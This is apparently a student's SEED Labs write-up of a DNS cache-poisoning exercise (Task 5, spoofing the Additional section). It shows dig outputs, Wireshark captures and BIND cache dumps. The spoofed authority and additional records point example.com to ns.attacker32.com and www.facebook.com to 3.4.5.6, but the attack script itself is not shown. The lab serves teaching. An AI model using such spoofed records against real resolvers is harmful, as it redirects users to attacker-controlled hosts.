;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36470
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e9c0b9b97018832401000000633ae1a0c8128925764566e7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 984 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 03 13:20:32 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```


[SEED Labs] Capturing from br-b0ee37d97d1e
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time               Source         Destination    Protocol Length Info
    1 2022-10-03 18:5… 10.9.0.5       10.9.0.53      DNS        98 Standard query 0x8e76 A www.example.com OPT
    2 2022-10-03 18:5… 10.9.0.53      199.7.91.13    DNS        88 Standard query 0xbb3d A _.com OPT
    3 2022-10-03 18:5… 10.9.0.53      199.7.91.13    DNS        82 Standard query 0x3df7 NS <Root> OPT
    4 2022-10-03 18:5… 199.7.91.13    10.9.0.53      DNS       300 Standard query response 0xbb3d A _.com NS a.gtld-servers.net …
    5 2022-10-03 18:5… 199.7.91.13    10.9.0.53      DNS        70 Standard query response 0x3df7 NS <Root> OPT
    6 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        74 41167 → 53 [SYN] Seq=127355603 Win=64240 Len=0 MSS=1460 SACK_…
    7 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        74 38945 → 53 [SYN] Seq=1871913980 Win=64240 Len=0 MSS=1460 SACK…
    8 2022-10-03 18:5… 199.7.91.13    10.9.0.53      TCP        58 53 → 41167 [SYN, ACK] Seq=17474 Ack=127355604 Win=32768 Len=0…
    9 2022-10-03 18:5… 199.7.91.13    10.9.0.53      TCP        58 53 → 38945 [SYN, ACK] Seq=18253 Ack=1871913981 Win=32768 Len=…
   10 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        54 41167 → 53 [ACK] Seq=127355604 Ack=17475 Win=64240 Len=0
   11 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        54 38945 → 53 [ACK] Seq=1871913981 Ack=18254 Win=64240 Len=0
   12 2022-10-03 18:5… 10.9.0.53      199.7.91.13    DNS        96 Standard query 0xce5e NS <Root> OPT
   13 2022-10-03 18:5… 10.9.0.53      199.7.91.13    DNS       102 Standard query 0xa914 A _.com OPT
   14 2022-10-03 18:5… 199.7.91.13    10.9.0.53      DNS      1153 Standard query response 0xce5e NS <Root> NS a.root-servers.ne…
   15 2022-10-03 18:5… 199.7.91.13    10.9.0.53      DNS      1221 Standard query response 0xa914 A _.com NS a.gtld-servers.net …
   16 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        54 38945 → 53 [ACK] Seq=1871914023 Ack=19353 Win=63742 Len=0
   17 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        54 41167 → 53 [ACK] Seq=127355652 Ack=18642 Win=63073 Len=0
   18 2022-10-03 18:5… 10.9.0.53      199.7.91.13    TCP        54 38945 → 53 [FIN, ACK] Seq=1871914023 Ack=19353 Win=63742 Len=0

› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-b0ee37d97d1e, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 42380, Dst Port: 53
› Domain Name System (query)

0000  02 42 0a 09 00 35 02 42  0a 09 00 05 08 00 45 00   ·B···5·B ······E·
0010  00 54 8e 94 00 00 40 11  d7 b9 0a 09 00 05 0a 09   ·T····@· ········
0020  00 35 a5 8c 00 35 00 40  14 9d 8e 76 01 20 00 01   ·5···5·@ ···v· ··
0030  00 00 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 00 00 29 10 00   le·com·· ·····)··

br-b0ee37d97d1e: <live capture in progress>    Packets: 174 · Displayed: 174 (100.0%)    Profile: Default
```


Please also check the cache on the local DNS server and see whether the spoofed NS record is in the cache or not.

To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

# rndc dumpdb -cache

# cat /var/cache/bind/dump.db | grep example



```
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc flush
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# cat  /var/cache/bind/dump.
db | grep example
example.com.            776170  NS      ns.attacker32.com.
www.example.com.        862570  A       1.1.1.1
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# 
```

Task 5: Spoofing Records in the Additional Section

In DNS replies, there is a section called Additional Section, which is used to provide additional information. In practice, it is mainly used to provide IP addresses for some hostnames, especially for those appearing in the Authority section. In particular, when responding to the query for www.example.com, we add the following entries in the spoofed reply, in addition to the entries in the Answer section. The goal of this task is to spoof some entries in this section and see whether they will be successfully cached by the target local DNS server.

```
;; AUTHORITY SECTION:
example.com.             259200   IN    NS    ns.attacker32.com.
example.com.             259200   IN    NS    ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.       259200   IN    A     1.2.3.4    ①
ns.example.net.          259200   IN    A     5.6.7.8    ②
www.facebook.com.        259200   IN    A     3.4.5.6    ③
```

On the local DNS server's terminal run the command:


# rndc flush

Now run the program in the attacker machine and show your spoofed information in the reply. Also show the **spoofed packet captured on wireshark** and the cache of the local DNS server and explain your results.

The victim machine sends out a DNS query to the local DNS server using the dig command. Before launching the attack, keep wireshark open to capture the response packet.

On the attacker terminal run the command:


# python3 task5.py




```
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task5.py
.
Sent 1 packets.
.
Sent 1 packets.
```

On the victim terminal run the command:

# dig www.example.com



```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51780
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 88 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 03 13:15:05 UTC 2022
;; MSG SIZE  rcvd: 240

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```



[SEED Labs] Capturing from br-b0ee37d97d1e
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time               Source                  Destination        Protocol Length Info
   1 2022-10-03 18:4… 10.9.0.5                10.9.0.53          DNS        98 Standard query 0xca44 A www.example.com OPT
   2 2022-10-03 18:4… 10.9.0.53               193.0.14.129       DNS        82 Standard query 0xddbe NS <Root> OPT
   3 2022-10-03 18:4… 10.9.0.53               193.0.14.129       DNS        88 Standard query 0xf3de A _.com OPT
   4 2022-10-03 18:4… fe80::42:6dff:fea5:…    ff02::2            ICMPv6     70 Router Solicitation from 02:42:6d:a5:c5:07
   5 2022-10-03 18:4… 02:42:6d:a5:c5:07       Broadcast          ARP        42 Who has 10.9.0.5? Tell 10.9.0.1
   6 2022-10-03 18:4… 02:42:0a:09:00:05       02:42:6d:a5:c5:07  ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
   7 2022-10-03 18:4… 10.9.0.53               10.9.0.5           DNS       282 Standard query response 0xca44 A www.example.com A 1.1.1.1 NS…
   8 2022-10-03 18:4… 193.0.14.129            10.9.0.53          DNS        76 Standard query response 0xf3de A _.com OPT
   9 2022-10-03 18:4… 193.0.14.129            10.9.0.53          DNS        70 Standard query response 0xddbe NS <Root> OPT
  10 2022-10-03 18:4… 10.9.0.53               193.0.14.129       TCP        74 60943 → 53 [SYN] Seq=3388787490 Win=64240 Len=0 MSS=1460 SACK…
  11 2022-10-03 18:4… 10.9.0.53               193.0.14.129       TCP        74 47427 → 53 [SYN] Seq=1923773162 Win=64240 Len=0 MSS=1460 SACK…
  12 2022-10-03 18:4… 193.0.14.129            10.9.0.53          TCP        58 53 → 60943 [SYN, ACK] Seq=11714 Ack=3388787491 Win=32768 Len=…
  13 2022-10-03 18:4… 10.9.0.53               193.0.14.129       TCP        54 60943 → 53 [ACK] Seq=3388787491 Ack=11715 Win=64240 Len=0
  14 2022-10-03 18:4… 10.9.0.53               193.0.14.129       DNS        96 Standard query 0x7138 NS <Root> OPT
  15 2022-10-03 18:4… 193.0.14.129            10.9.0.53          TCP        58 53 → 47427 [SYN, ACK] Seq=12158 Ack=1923773163 Win=32768 Len=…
  16 2022-10-03 18:4… 10.9.0.53               193.0.14.129       TCP        54 47427 → 53 [ACK] Seq=1923773163 Ack=12159 Win=64240 Len=0
  17 2022-10-03 18:4… 10.9.0.53               193.0.14.129       DNS       102 Standard query 0x757c A _.com OPT
  18 2022-10-03 18:4… 193.0.14.129            10.9.0.53          DNS      1345 Standard query response 0x7138 NS <Root> NS a.root-servers.ne…

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-b0ee37d97d1e, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 57234, Dst Port: 53
▸ Domain Name System (query)

0000  02 42 0a 09 00 35 02 42  0a 09 00 05 08 00 45 00   ·B···5·B ······E·
0010  00 54 15 d9 00 00 40 11  50 75 0a 09 00 05 0a 09   ·T····@· Pu······
0020  00 35 df 92 00 35 00 40  14 9d ca 44 01 20 00 01   ·5···5·@ ···D· ··
0030  00 00 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 00 00 29 10 00   le·com·· ·····)··
```


br-b0ee37d97d1e: <live capture in progress>
Packets: 161 · Displayed: 161 (100.0%)
Profile: Default

To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

# rndc dumpdb -cache

# cat /var/cache/bind/dump.db | grep example



```
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc flush
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# cat  /var/cache/bind/dump.
db | grep example
example.com.            777592  NS      ns.example.com.
www.example.com.        863993  A       1.1.1.1
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# 
```